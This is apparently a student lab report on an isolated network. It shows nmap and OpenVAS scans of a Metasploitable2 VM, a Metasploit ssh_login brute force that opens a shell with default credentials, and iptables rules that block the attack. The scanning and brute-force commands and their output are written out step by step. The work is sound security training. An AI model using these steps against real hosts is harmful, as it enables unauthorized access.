
(kali@kali)-[~]
$ ping 10.10.1.1
PING 10.10.1.1 (10.10.1.1) 56(84) bytes of data.
64 bytes from 10.10.1.1: icmp_seq=1 ttl=64 time=1.85 ms
64 bytes from 10.10.1.1: icmp_seq=2 ttl=64 time=0.956 ms
64 bytes from 10.10.1.1: icmp_seq=3 ttl=64 time=1.06 ms
64 bytes from 10.10.1.1: icmp_seq=4 ttl=64 time=1.10 ms
^C
— 10.10.1.1 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 0.956/1.243/1.852/0.355 ms

(kali@kali)-[~]
$ ping 172.16.1.4
PING 172.16.1.4 (172.16.1.4) 56(84) bytes of data.
64 bytes from 172.16.1.4: icmp_seq=1 ttl=63 time=9.68 ms
64 bytes from 172.16.1.4: icmp_seq=2 ttl=63 time=2.36 ms
64 bytes from 172.16.1.4: icmp_seq=3 ttl=63 time=11.9 ms
64 bytes from 172.16.1.4: icmp_seq=4 ttl=63 time=2.41 ms
^C
— 172.16.1.4 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3012ms
rtt min/avg/max/mdev = 2.358/6.587/11.899/4.276 ms

(kali@kali)-[~]
$ ping 172.16.1.1
PING 172.16.1.1 (172.16.1.1) 56(84) bytes of data.
64 bytes from 172.16.1.1: icmp_seq=1 ttl=64 time=1.59 ms
64 bytes from 172.16.1.1: icmp_seq=2 ttl=64 time=1.46 ms
64 bytes from 172.16.1.1: icmp_seq=3 ttl=64 time=4.44 ms
64 bytes from 172.16.1.1: icmp_seq=4 ttl=64 time=1.77 ms
64 bytes from 172.16.1.1: icmp_seq=5 ttl=64 time=1.73 ms
^C
— 172.16.1.1 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4012ms
rtt min/avg/max/mdev = 1.464/2.198/4.439/1.125 ms

(kali@kali)-[~]
$
```

- Metasploitable:



```
Metasploitable2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
64 bytes from 172.16.1.1: icmp_seq=2 ttl=64 time=1.29 ms
64 bytes from 172.16.1.1: icmp_seq=3 ttl=64 time=1.60 ms

--- 172.16.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2025ms
rtt min/avg/max/mdev = 1.296/1.502/1.608/0.149 ms
msfadmin@metasploitable:~$ ping 10.10.1.1
PING 10.10.1.1 (10.10.1.1) 56(84) bytes of data.
64 bytes from 10.10.1.1: icmp_seq=1 ttl=64 time=1.14 ms
64 bytes from 10.10.1.1: icmp_seq=2 ttl=64 time=2.19 ms
64 bytes from 10.10.1.1: icmp_seq=3 ttl=64 time=1.03 ms

--- 10.10.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2064ms
rtt min/avg/max/mdev = 1.036/1.457/2.194/0.523 ms
msfadmin@metasploitable:~$ ping 10.10.1.4
PING 10.10.1.4 (10.10.1.4) 56(84) bytes of data.
64 bytes from 10.10.1.4: icmp_seq=1 ttl=63 time=2.65 ms
64 bytes from 10.10.1.4: icmp_seq=2 ttl=63 time=3.34 ms
64 bytes from 10.10.1.4: icmp_seq=3 ttl=63 time=27.1 ms

--- 10.10.1.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2055ms
rtt min/avg/max/mdev = 2.653/11.059/27.177/11.400 ms
msfadmin@metasploitable:~$ _
```

2. Vulnerability scanning

2.1 Using nmap:

- In this part we will be using nmap for scanning and capturing results.
- Nmap allows network admins to find which devices are running on their network, discover open ports and services, and detect vulnerabilities.

a. Host discovery:

```
(kali@kali)-[~]
$ sudo nmap 172.16.1.*
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 23:28 CDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
Nmap scan report for 172.16.1.1
Host is up (0.0012s latency).
All 1000 scanned ports on 172.16.1.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap scan report for 172.16.1.2
Host is up (0.0050s latency).
All 1000 scanned ports on 172.16.1.2 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 172.16.1.4
Host is up (0.016s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 256 IP addresses (3 hosts up) scanned in 18.15 seconds

(kali@kali)-[~]
$
```

b. Service detection:


```

(kali@kali)-[~]
$ sudo nmap -sV 172.16.1.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 23:31 CDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
Nmap scan report for 172.16.1.4
Host is up (0.11s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 190.13 seconds

(kali@kali)-[~]
$

```

c. OS detection:


```
(kali@kali)-[~]
$ sudo nmap -O 172.16.1.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 23:36 CDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 172.16.1.4
Host is up (0.56s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.18 seconds
(kali@kali)-[~]
```

2.2 Using OpenVAS GVM: Scan for threats

- + OpenVAS GVM is a software framework of several services and tools offering vulnerability scanning and vulnerability management
- Creating a target:

New Target

Name

Metasploitable2

Comment

Metasploitable2 IP target, scan all port option

Hosts

Manual

172.16.1.4

From file

Browse...

No file selected.

Exclude Hosts

Manual

From file

Browse...

No file selected.

Allow simultaneous scanning via multiple IPs

Yes

No

Port List

All IANA assigned TCP

*

Alive Test

Scan Config Default

Credentials for authenticated checks

SSH

--

on port

22

*

SMB

--

*

Cancel

Save

- Creating a task:

New Task ✕

Name

Metasploitable2

Comment

Scan Targets

Metasploitable2 ▼ ★

Alerts

▼ ★

Schedule

-- ▼ ☐ Once ★

Add results to Assets

☒ Yes ☐ No

Apply Overrides

☒ Yes ☐ No

Min QoD

70 %

Alterable Task

☐ Yes ☒ No

Auto Delete Reports

☒ Do not automatically delete reports
☐ Automatically delete oldest reports but always keep newest reports

Scanner

OpenVAS Default ▼

Scan Config

Full and fast ▼

Cancel

Save

- Upon while creating a new task to scan, i set the QoD to be 70%
- + QoD stands for Quality of Detection, and GVM will scan and display results based on QoD
- + A lower QoD test is more likely to create false positives. Generally, results with a QoD of 70% or higher are reliable, and those below are more likely to be false positives.

- Task result:

1 - 1 of 1

◀


▶

| Name ▲ | Status | Reports | Last Report | Severity | Trend | Actions |
|-----------------|--------|---------|-------------------------------|-------------|-------|--|
| Metasploitable2 | Done | 2 | Tue, Oct 29, 2024 2:15 PM UTC | 10.0 (High) | | <div>▶▶</div> <div>🗑️</div> <div>✎</div> <div>🔄</div> <div>🔗</div> |

Apply to page contents ▼

🗑️

🔄



- Vulnerability summary:
- Number of vulnerabilities: 54
- Severity levels:
- + High(7.0 - 10.0): 12
- + Medium(4.0 - 6.9): 37
- + Low(0.1 - 3.9): 57
- + Log(0.0): 0

3. Exploitation using Metasploit-Framework

Medium: CVSS 5.3

Medium (CVSS: 5.3)

NVT: Weak Host Key Algorithm(s) (SSH)

Product detection result

cpe:/a:ietf:secure_shell_protocol

Detected by SSH Protocol Algorithms Supported (OID: 1.
↪)

Summary

The remote SSH server is configured to allow / support weak host

Quality of Detection (QoD): 80%

Vulnerability Detection Result

The remote SSH server supports the following weak host
host key algorithm | Description

...continues on next page ...

| |
|---|
| <pre> ssh-dss Digital Signature Algorithm (DSA) / Digital Signature Stand ard (DSS) </pre> |
| <p>Solution:</p> <p>Solution type: Mitigation</p> <p>Disable the reported weak host key algorithm(s).</p> |
| <p>Vulnerability Detection Method</p> <p>Checks the supported host key algorithms of the remote SSH server.</p> <p>Currently weak host key algorithms are defined as the following:</p> <ul style="list-style-type: none"> - ssh-dss: Digital Signature Algorithm (DSA) / Digital Signature Standard (DSS) <p>Details: Weak Host Key Algorithm(s) (SSH)</p> <p>OID:1.3.6.1.4.1.25623.1.0.117687</p> <p>Version used: 2024-06-14T05:05:48Z</p> |
| <p>Product Detection Result</p> <p>Product: cpe:/a:ietf:secure_shell_protocol</p> <p>Method: SSH Protocol Algorithms Supported</p> <p>OID: 1.3.6.1.4.1.25623.1.0.105565)</p> |
| <p>References</p> <p>url: https://www.rfc-editor.org/rfc/rfc8332</p> |

- Now we move on to the most exciting part, exploitation, to do that, I will use Metasploit Framework
- The Metasploit Framework is a powerful open-source tool for penetration testing, security research, and exploit development.
- Metasploit Framework starting:
 - “**sudo service postgresql start**” : this will start the database daemon since MSF uses it as the backend
 - “**sudo msfdb init**” : initialize the database
 - “**sudo msfdb init**” : you only need to do this once when msfconsole is run for the first time
 - “**sudo msfconsole**” : launch msfconsole
- After successfully launch, it should display something like this:

```
+-----+
| TWikiDocumentation |
+-----+
| METASPLOIT by Rapid7 |
+-----+
| /var/www/twiki/readme.txt |
+-----+
| =c(_____(o(_____(_) |
| Greenbone Security Assistant - |
| TWiki:Script:Perl::Script (oo |
| TWiki:Main:WebSearch |
| TWiki:CreateUsageStatistics |
+-----+
| o o o |
| TWiki:Main:WikiStatistics |
| TWiki:Main:statistics |
| hpM PAYLOAD |
| 104 Not Found |
| |(a)(a)""**|(a)(a)**|(a) |
| = = = = = |
+-----+
| EXPLOIT |
| [msf >] |
| \(\a)\(\a)\(\a)\(\a)\(\a)\(\a)/ |
| ***** |
+-----+
| o o o |
| TWiki:Main:WikiStatistics |
| TWiki:Main:statistics |
| hpM PAYLOAD |
| 104 Not Found |
| |(a)(a)""**|(a)(a)**|(a) |
| = = = = = |
+-----+
| LOOT |
| ( _||_ ) |
| _||_ ) |
| _||_ |
+-----+
+-----+
| My Drive - Google Drive |
+-----+
| Go=[ metasploit v6.4.32-dev ]
+ -- --[ 2459 exploits - 1263 auxiliary - 430 post ]
+ -- --[ 1471 payloads - 49 encoders - 11 nops ]
+ -- --[ 9 evasion ] ]
+-----+
| Metasploit Documentation: https://docs.metasploit.com/ |
+-----+
| msf6 > |
```

- Then, I use the command “**search ssh_login**” to look for an exploit and to see what msf has for us for this particular service.


```

msf6 > search ssh_login

Matching Modules
=====
#  Name
-  ---
0  auxiliary/scanner/ssh/ssh_login
1  auxiliary/scanner/ssh/ssh_login_pubkey

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login
msf6 >

```

- Then I type the command “**use auxiliary/scanner/ssh/ssh_login**” to tell the msf that we want to use that exploit.
- After that, type in “**show options**” to see what needs to be done.

```

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options
Module options (auxiliary/scanner/ssh/ssh_login):

```

| Name | Current Setting | Required | Description |
|------------------|-----------------|----------|--|
| ANONYMOUS_LOGIN | false | yes | Attempt to login with a blank username and |
| BLANK_PASSWORDS | false | no | Try blank passwords for all users |
| BRUTEFORCE_SPEED | 5 | yes | How fast to bruteforce, from 0 to 5 |
| CreateSession | true | no | Create a new session for every successful |
| DB_ALL_CREDS | false | no | Try each user/password couple stored in th |
| DB_ALL_PASS | false | no | Add all passwords in the current database |
| DB_ALL_USERS | false | no | Add all users in the current database to t |
| DB_SKIP_EXISTING | none | no | Skip existing credentials stored in the cu |
| PASSWORD | | no | A specific password to authenticate with |
| PASS_FILE | | no | File containing passwords, one per line |
| RHOSTS | | yes | The target host(s), see https://docs.metas |
| RPORT | 22 | yes | The target port |
| STOP_ON_SUCCESS | false | yes | Stop guessing when a credential works for |
| THREADS | 1 | yes | The number of concurrent threads (max one |
| USERNAME | | no | A specific username to authenticate as |
| USERPASS_FILE | | no | File containing users and passwords separa |
| USER_AS_PASS | false | no | Try the username as the password for all u |
| USER_FILE | | no | File containing usernames, one per line |
| VERBOSE | false | yes | Whether to print output for all attempts |

```

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ssh/ssh_login) >

```

- Configure the host:

```

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 172.16.1.4
RHOST => 172.16.1.4

```

- In addition, we need to configure the show options list in order to be able to brute force ssh in

```

msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true

```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE home/kali/Desktop/usernames
USER_FILE => home/kali/Desktop/usernames
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE home/kali/Desktop/usernames
PASS_FILE => home/kali/Desktop/usernames
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
```

| Name | Current Setting | Required | Description |
|------------------|-----------------------------|----------|---|
| ANONYMOUS_LOGIN | false | yes | Attempt to login with a blank username and password |
| BLANK_PASSWORDS | false | no | Try blank passwords for all users |
| BRUTEFORCE_SPEED | 5 | yes | How fast to bruteforce, from 0 to 5 |
| CreateSession | true | no | Create a new session for every successful login |
| DB_ALL_CREDS | false | no | Try each user/password couple stored in the current database |
| DB_ALL_PASS | false | no | Add all passwords in the current database to the list |
| DB_ALL_USERS | false | no | Add all users in the current database to the list |
| DB_SKIP_EXISTING | none | no | Skip existing credentials stored in the current database (Accepted: none, user, user&realm) |
| PASSWORD | | no | A specific password to authenticate with |
| PASS_FILE | home/kali/Desktop/usernames | no | File containing passwords, one per line |
| RHOSTS | 172.16.1.4 | yes | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT | 22 | yes | The target port |
| STOP_ON_SUCCESS | true | yes | Stop guessing when a credential works for a host |
| THREADS | 1 | yes | The number of concurrent threads (max one per host) |
| USERNAME | | no | A specific username to authenticate as |
| USERPASS_FILE | | no | File containing users and passwords separated by space, one pair per line |
| USER_AS_PASS | false | no | Try the username as the password for all users |
| USER_FILE | home/kali/Desktop/usernames | no | File containing usernames, one per line |
| VERBOSE | true | yes | Whether to print output for all attempts |

View the full module info with the `info`, or `info -d` command.

- Finally, we launch attack(exploit) by typing in command **“exploit”**

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 172.16.1.4:22 - Starting bruteforce
[*] 172.16.1.4:22 - Success: "msfadmin:msfadmin" uid=1000(msfadmin) gid=1000(msfadmin) groups=4(admin),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadm)
[*] Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:18:00 UTC 2008 i686 GNU/Linux
[*] SSH session 1 opened (10.10.1.4:35533 -> 172.16.1.4:22) at 2024-12-26 03:34:43 -0600
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

- After that, we proceed to check our session

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions

==
```

| Id | Name | Type | Information | Connection |
|----|------|-------------|-------------|---|
| -- | -- | -- | -- | -- |
| 1 | | shell linux | SSH root @ | 10.10.1.4:35533 -> 172.16.1.4:22 (172.16.1.4) |

```
msf6 auxiliary(scanner/ssh/ssh_login) >
```

- Successfully gain access to metasploitable2, now we become the administrator of the machine, and we can use our shell to execute any command that we desire.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...
usernames
whoami
msfadmin
ls
vulnerable
uanme -i
-bash: line 4: uanme: command not found
uname -i
unknown
pwd
/home/msfadmin
cd /root
ls
Desktop
reset_logs.sh
vnc.log
cat reset_logs.sh
cat: reset_logs.sh: Permission denied
cd Desktop
ls
pwd
/root/Desktop
```

III. Mitigation and Remediation

To mitigate the risk of compromised this vulnerability, we can consider this preventive measures:

- Download the repaired package from the referenced vendor homepage.
- Use ACLs to restrict which users and devices can gain access.
- Security updates and patch management.
- Apply firewall rules.

We will apply firewall rules, which is configure iptable rules on the ubuntu server machine to block traffic from kali machine to metasploitable2 machine.

```
ubuntu@ubuntu:~$ sudo iptables -A FORWARD -d 172.16.1.4 -p tcp --dport 22 -j DROP
[sudo] password for ubuntu:
ubuntu@ubuntu:~$
```

- Alternatively, we can block all SSH traffic to the victim machine

```
ubuntu@ubuntu:~$ sudo iptables -A FORWARD -p tcp --dport 22 -j DROP
```

- Verify the configuration:

```
ubuntu@ubuntu:~$ sudo iptables -L -v -n
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source            destination
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source            destination
    0    0 DROP     6    --  *      *        0.0.0.0/0         172.16.1.4        tcp dpt:22
    0    0 DROP     6    --  *      *        0.0.0.0/0         0.0.0.0/0         tcp dpt:22
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source            destination
ubuntu@ubuntu:~$ _
```

- Unfortunately, that won't be enough to block all access from the kali machine since the attackers can always find another vulnerability to exploit the victim machine. To prevent that, we would need to block all traffic from the kali machine by apply iptables rule again.

```

ubuntu@ubuntu:~$ sudo iptables -A FORWARD -s 10.10.1.4 -d 172.16.1.4 -j DROP
ubuntu@ubuntu:~$ sudo iptables -L -v -n
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source            destination
Chain FORWARD (policy ACCEPT 6 packets, 504 bytes)
 pkts bytes target    prot opt in     out     source            destination
    0      0 DROP      6    --  *      *        0.0.0.0/0         172.16.1.4         tcp dpt:22
    0      0 DROP      6    --  *      *        0.0.0.0/0         0.0.0.0/0          tcp dpt:22
    0      0 DROP      0    --  *      *        10.10.1.4         172.16.1.4
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source            destination
ubuntu@ubuntu:~$

```

- Commands explain:
 - **iptables**: The firewall utility used to configure network traffic rules in Linux.
 - **-A FORWARD**: Adds (-A) a rule to the **FORWARD** chain, which controls traffic routed through the Ubuntu server.
 - **-s 10.10.1.4**: Specifies the source IP address (Kali machine).
 - **-d 172.16.1.4**: Specifies the destination IP address (Metasploitable machine).
 - **-j DROP**: Specifies the action to take, in this case, dropping the packets (blocking traffic).
 - **-L**: Lists all the current rules in the firewall.
 - **-v**: Provides verbose output, showing packet and byte counters for each rule.
 - **-n**: Prevents DNS lookups, displaying raw IP addresses for faster output.
- After configured, we can see that any attempts to exploit or gain access from the kali machine to the metasploit machine will fail

```

(kali@kali)~[~/Desktop]
$ ping 172.16.1.4
PING 172.16.1.4 (172.16.1.4) 56(84) bytes of data.
^C
— 172.16.1.4 ping statistics —
10 packets transmitted, 0 received, 100% packet loss, time 9193ms

```

```

msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 172.16.1.4:22 - Starting bruteforce
[-] Could not connect: The connection with (172.16.1.4:22) timed out.
[-] Could not connect: The connection with (172.16.1.4:22) timed out.
[-] Could not connect: The connection with (172.16.1.4:22) timed out.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >

```

- Optionally, we can make the rules to be more persistent by saving the iptables rule
- First, install iptables-persistent: **sudo apt install iptables-persistent**
- After that, save the iptables rule: **sudo iptables-save > /etc/iptables/rules.v4**
- Command explain:
 - **iptables-save**: Outputs the current iptables rules to a file.
 - **> /etc/iptables/rules.v4**: Redirects the output to the `rules.v4` file, which is used by **iptables-persistent** to restore rules on boot.

IV. Conclusion.

- In this lab, we successfully simulated a network setup to explore vulnerabilities and implement mitigation strategies. The environment consisted of a Kali machine (used to launch attacks) on the 10.10.1.0/24 network and a Metasploitable2 machine (vulnerable target) on the 172.16.1.0/24 network, connected via an Ubuntu server configured as a router.
